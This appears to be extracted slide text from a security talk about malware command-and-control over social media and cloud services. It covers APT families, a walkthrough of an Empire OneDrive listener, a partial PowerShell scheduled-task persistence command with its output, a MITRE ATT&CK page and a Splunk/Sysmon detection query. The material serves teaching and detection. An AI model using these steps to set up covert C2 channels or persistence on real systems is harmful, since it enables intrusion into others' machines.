		Implant Container Image	Hide Artifacts (6)	Steal Application Access Token	Network Sniffing		Data Staged (2)	Non-Application Layer Protocol	Network Denial of Service (2)		
		Office Application Startup (6)	Hijack Execution Flow (11)	Steal or Forge Kerberos Tickets (3)	Permission Groups Discovery (3)		Email Collection (3)	Exfiltration Over Web Service (2)	Resource Hijacking		
		Pre-OS Boot (3)	Impair Defenses (6)	Steal Web Session Cookie	Process Discovery		Input Capture (4)	Non-Standard Port	Service Stop		
		Scheduled Task/Job (5)	Indicator Removal on Host (6)	Two-Factor Authentication Interception	Query Registry		Man in the Browser	Protocol Tunneling	System Shutdown/Reboot		
		Server Software Component (3)	Indirect Command Execution	Unsecured Credentials (6)	Remote System Discovery		Screen Capture	Proxy (4)			
		Traffic Signaling (1)	Masquerading (6)	Software Discovery (1)	System Information Discovery		Video Capture	Remote Access Software			
		Valid Accounts (4)	Modify Authentication Process (3)	System Network Configuration Discovery				Traffic Signaling (1)			
			Modify Cloud Compute Infrastructure (4)	System Network Connections Discovery				Web Service (3)			
			Modify Registry	System Owner/User Discovery							
			Obfuscated Files or Information (5)	System Service Discovery							
			Pre-OS Boot (3)	System Time Discovery							
			Process Injection (11)	Virtualization/Sandbox Evasion (3)							
			Rogue Domain Controller								
			Rootkit								
			Signed Binary Proxy Execution (10)								
			Signed Script Proxy Execution (1)								
			Subvert Trust Controls (4)								
			Template Injection								

COMMAND & CONTROL CHANNELS



GUIDEM





Google Drive



Dropbox

- C&C channels can take the form of IRC chatter, peer to peer protocols, generic HTTP traffic and so on
- Adversaries and several malware samples that appeared recently have also used social media for C&C
- Twitter can be used for DGA too (Domain Name Generation)



The thumbnail shows a dark header with the author's name, Lenny Zeltser, and a light-colored main area containing the article title.

LENNY ZELTSER

When Bots Use Social Media for Command and Control

MINIDUKE	
	First known activity • Loader July 2010 • Backdoor May 2011
Most recent known activity	• Loader: Spring 2015 • Backdoor: Summer 2014
Other names	N/A
C&C communication methods	HTTP (S), Twitter
Known toolset components	◊ Downloader ◊ Backdoor ◊ Loader

Twitter as C2 used by APT



ONIONDUKE	
	First known activity February 2013
Most recent known activity	Spring 2015
Other names	N/A
C&C communication methods	HTTP (S), Twitter (backup)
Known toolset components	◊ Dropper ◊ Loader ◊ Multiple modular core components ◊ Information stealer ◊ Distributed Denial of Service (DDoS) module ◊ Password stealing module ◊ Information gathering module ◊ Social network spamming module

COZYDUKE	
	First known activity January 2010
Most recent known activity:	Spring 2015
Other names	CozyBear, CozyCar, Cozer, EuroAPT
C&C communication methods	HTTP (S), Twitter (backup)
Known toolset components	◊ Dropper ◊ Modular backdoor ◊ Multiple persistence components ◊ Information gathering module ◊ Screenshot module ◊ Password stealing module ◊ Password hash stealing module


HAMMERDUKE	
	First known activity January 2015
Most recent known activity	Summer 2015
Other names	HAMMERTOSS, Netduke
C&C communication methods	HTTP (S), Twitter
Known toolset components	◊ Backdoor

GADOLINIUM


- Nation-state activity group that has been compromising targets for nearly a decade with a worldwide focus on the maritime and health industries
- Rocks the tools and techniques of security practitioners looking for new techniques they can use or modify to create new exploit methods.

Interestingly, the malware had code compiled in a manner that doesn't seem to be used in the attacks we saw. In addition to the Outlook Tasks API method described above, the extra code contains two other ways of using Office365 as C2, via either the Outlook Contacts API (get and add contacts) or the OneDrive API (list directory, get and add a file).



<https://www.microsoft.com/security/blog/2020/09/24/gadolinium-detecting-empires-cloud/>




- We are going to make the cloud-based file sharing service a middle-man to set-up the communication playground between the target server and the Empire C2
- Assuming that the Empire C2 is properly installed and configured, we will be using MS OneDrive for the cloud base file sharing C2



1. Create an application and register
2. Setup Microsoft account permissions
3. Obtain the AuthCode
4. Run the listener



```
(Empire) > uselistener onedrive
(Empire: listeners/onedrive) > set ClientID [REDACTED]
(Empire: listeners/onedrive) > set ClientSecret [REDACTED]
(Empire: listeners/onedrive) > set RedirectURI https://login.live.com/oauth20_desktop.srf
(Empire: listeners/onedrive) > execute
[*] Get your AuthCode from "https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=8b48e4d3-4917-4de9-8fd9-79a801350e0b&response_type=code&redirect_uri=https%3A%2F%2Flogin.live.com%2Foauth20_desktop.srf&scope=files.readwrite+offline_access" and try starting the listener again.
(Empire: listeners/onedrive) >
[0] 0:python3*Z 1:bash-
```


The terminal shows the Empire CLI being used to create a OneDrive listener. It sets the Client ID and Client Secret, defines the Redirect URI as "https://login.live.com/oauth20_desktop.srf", and then runs the "execute" command. The output provides a URL for obtaining an authentication code, which is highlighted with a red box: "https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=8b48e4d3-4917-4de9-8fd9-79a801350e0b&response_type=code&redirect_uri=https%3A%2F%2Flogin.live.com%2Foauth20_desktop.srf&scope=files.readwrite+offline_access". The terminal window is titled "kali" and shows the date and time as "18:19 30-Sep-20".

<https://www.bc-security.org/post/using-the-onedrive-listener-in-empire-3-1-3/>

CREATING C2 CHANNEL - ONEDRIVE



- Attacker leverages OneDrive as medium to store results from the C2 channel




- Once Agent has been created delivering the payload through email would be trivial.

<https://www.bc-security.org/post/using-the-onedrive-listener-in-empire-3-1-3/>

C2 CHANNEL – ONE DRIVE OPERATIONS



- Payload executed on user machine
- Compromised machine connects through OneDrive C2channel
- Attacker sends command through C2 channel using OneDrive



```
> (empireadmin) $RegPath = 'HKCU:\Software\Microsoft\Windows\CurrentVersion\debug';$parts = $RegPath.split('\\');$pat
SUCCESS: The scheduled task "Updater-beacon" has successfully been created.
Schtasks persistence established using listener onedrive stored in HKCU:\Software\Microsoft\Windows\CurrentVersion\debug with Updater-beacon daily trigger at 09:00.
```

<https://www.bc-security.org/post/using-the-onedrive-listener-in-empire-3-1-3/>



Register to stream the first session of ATT&CKcon Power Hour October 9th

TECHNIQUES

PRE-ATT&CK



Enterprise



Initial Access



Execution



Command and Scripting Interpreter

**PowerShell**

AppleScript

Windows Command Shell

Unix Shell

Visual Basic

Python

JavaScript/JScript

Exploitation for Client Execution

[Home](#) > [Techniques](#) > [Enterprise](#) > [Command and Scripting Interpreter](#) > [PowerShell](#)

Command and Scripting Interpreter: PowerShell

Other sub-techniques of Command and Scripting Interpreter (7)

Adversaries may abuse PowerShell commands and scripts for execution. PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system.^[1] Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the `start-Process` cmdlet which can be used to run an executable and the `Invoke-Command` cmdlet which runs a command locally or on a remote computer (though administrator permissions are required to use PowerShell to connect to remote systems).

PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk.

A number of PowerShell-based offensive testing tools are available, including [Empire](#), [PowerSploit](#), [PoshC2](#), and [PSAttack](#).^[2]

PowerShell commands/scripts can also be executed without directly invoking the `powershell.exe` binary through interfaces to PowerShell's underlying `System.Management.Automation` assembly DLL exposed through the .NET framework and Windows Common Language Interface (CLI).^{[3][4][5]}

ID: T1059.001

Sub-technique of: [T1059](#)

Tactic: Execution

Platforms: Windows

Permissions Required: Administrator, User

Data Sources: DLL monitoring, File monitoring, Loaded DLLs, PowerShell logs, Process command-line parameters, Process monitoring, Windows event logs

Supports Remote: Yes

Contributors: Praetorian

Version: 1.0

Created: 09 March 2020

Last Modified: 24 June 2020


[Version Permalink](#)

<https://attack.mitre.org/techniques/T1059/001/>

EventCode=3 Network Connection

Command & Scripting Interpreter: Powershell

- PowerShell execution with network connection towards to 13.107.43.12 (Kali instance in Azure)



The screenshot shows a Splunk search interface with the following details:

- Search Bar:** index=sysmon EventCode=3 ComputerName=wef.windomain.local | table _time, RuleName, ComputerName, DestinationIp, ProcessId, ProcessGuid, Image
- Results:** 108 events (10/2/20 2:18:55.104 AM to 10/2/20 10:13:46.832 AM) No Event Sampling
- Panel Headers:** Events, Patterns, Statistics (108), Visualization
- Statistics Panel:** 100 Per Page, Format, Preview
- Table Headers:** _time, RuleName, ComputerName, DestinationIp, ProcessId, ProcessGuid, Image
